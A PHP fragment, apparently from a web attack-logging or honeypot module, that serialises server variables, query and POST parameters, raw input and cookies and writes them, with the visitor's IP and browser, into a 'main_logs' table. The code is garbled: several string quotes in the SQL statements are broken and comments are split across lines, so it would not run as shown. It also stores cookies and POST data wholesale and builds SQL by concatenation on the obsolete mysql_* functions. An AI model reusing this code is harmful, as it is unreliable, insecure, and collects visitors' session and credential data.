    if (!is_array($Array))
        $retString = $Array;
    else
        foreach ($Array as $Key => $Value) {
            if(is_array($Value)) {
                //$retString .="MULTI";
                foreach ($Value as $Key2 => $Value2)
                    if(is_array($Value2)) {
                        //$retString .="MULTI2 ";
                        foreach ($Value2 as $Key3 => $Value3)
                            if(is_array($Value3)) {
                                //$retString .="MULTI3 ";
                                foreach ($Value3 as $Key4 => $Value4)
                                    if(is_array($Value4))
                                        $retString .= "NO5DimArraySUPPORT";
                                    else
                                        $retString .= $Key4. "=". $Value4. $SeparationValue23;
                            }
                        else
                            $retString .= $Key3. "=". $Value3. $SeparationValue23;
                    }
                else
                    $retString .= $Key2. "=". $Value2. $SeparationValue23;
            }
            else
                $retString .= $Key. "=". $Value. $SeparationValue23;
        }
    return $retString;
');
// Select arrays to add to database
$dbArrays = array( $_SERVER, $_GET, $_POST, $_COOKIE );
$arrayContent_23cdx_[ 0 ] = "--"; // init array with nonsense
// read RAW post data
$rawData_23cdx_ = explode( "&", file_get_contents("php://input"));
foreach ( $rawData_23cdx_ AS $key_23cdx_ => $value_23cdx_ ) { // put into form: key=value
    $tempAr_23cdx_ = explode( "=", $rawData_23cdx_[$key_23cdx_], 2 );
    if(isset($tempAr_23cdx_[1])){
```

```

        $rowData2_23cdx_[$tempAr_23cdx_[0]] = $tempAr_23cdx_[1];    // if identical keys exist: only last
entry counts
    }else{
        $rowData2_23cdx_[$tempAr_23cdx_[0]]="";
    }
}
foreach( $rowData2_23cdx_ AS $key2_23cdx_ => $value2_23cdx_)    // add to Post array if new stuff is
found
    if (!isset($_POST[$key2_23cdx_])) {
        $_POST[ $key2_23cdx_ ] = $value2_23cdx_;
    }
    // for each of these arrays: read out last entry to avoid duplicates + add data if no duplicate
    foreach ( $dbArrays AS $dbKeyArray => $dbValueArray ) {
        $arrayContent_23cdx_[ $dbKeyArray ] = $Array2String( $dbValueArray );
    }
    $ip_23cdx_      = isset( $_SERVER['REMOTE_ADDR'] ) ? $_SERVER['REMOTE_ADDR'] : "";
    $browser_23cdx_ = isset( $_SERVER['HTTP_USER_AGENT'] ) ? $_SERVER['HTTP_USER_AGENT'] : "";
    $source_23cdx_  = isset( $_SERVER['PHP_SELF'] ) ? $_SERVER['PHP_SELF'] : "";
    $duplicateCounter_23cdx_ = 0;
    // checks if same script has made same data-entry
    $sql_23cdx_ = "SELECT Source, Value_Server, Value_Get, Value_Post, Value_Cookie, Module FROM main_logs
        WHERE
            Value_Server = '".addslashes( htmlentities ( $arrayContent_23cdx_[ 0 ] ,
ENT_QUOTES )).
            '' AND Value_Get =      '".addslashes( htmlentities ( $arrayContent_23cdx_[ 1 ] ,
ENT_QUOTES )).
            '' AND Value_Post =     '".addslashes( htmlentities ( $arrayContent_23cdx_[ 2 ] ,
ENT_QUOTES )).
            '' AND Value_Cookie =   '".addslashes( htmlentities ( $arrayContent_23cdx_[ 3 ] ,
ENT_QUOTES )).
            '' AND Module          = '".addslashes( htmlentities ( $thisModule_23cdx_ , ENT_QUOTES )).
            '' AND Source =        '".addslashes( htmlentities ( $source_23cdx_ , ENT_QUOTES)). ''";
    $result_23cdx_ = mysql_query($sql_23cdx_) OR die(mysql_error());
    while($row23 = mysql_fetch_assoc($result_23cdx_)) {
        $duplicateCounter_23cdx_++;
    }
    // add data of array to database
    $sql_23cdx_ = "INSERT INTO main_logs ( attackerIP, attackerBrowser, Value_Server,
        Value_Get, Value_Post, Value_Cookie, Source, Module ) VALUES
        ('".addslashes( htmlentities ( $ip_23cdx_ , ENT_QUOTES))."',
        '".addslashes( htmlentities ( $browser_23cdx_ , ENT_QUOTES))."',
        '".addslashes( htmlentities ( $arrayContent_23cdx_[ 0 ] , ENT_QUOTES))."',
        '".addslashes( htmlentities ( $arrayContent_23cdx_[ 1 ] , ENT_QUOTES))."',
        '".addslashes( htmlentities ( $arrayContent_23cdx_[ 2 ] , ENT_QUOTES))."',
        '".addslashes( htmlentities ( $arrayContent_23cdx_[ 3 ] , ENT_QUOTES))."',
        '".addslashes( htmlentities ( $source_23cdx_ , ENT_QUOTES))."',
        '".addslashes( htmlentities ( $thisModule_23cdx_ , ENT_QUOTES)). ''");

    if ( $duplicateCounter_23cdx_ == 0 & $arrayContent_23cdx_[ 0 ] != '' )    // don't add duplicates or
empty fields
        mysql_query($sql_23cdx_) OR die(mysql_error());
    @mysql_free_result($result_23cdx_);
    @mysql_close($link23);
    $value = "";
    $key = "";
    $max_23cdx_ = "";
    $sql_23cdx_ = "";
    $dbArrays = "";
    $dbNameOfTargettable = "";
?>

```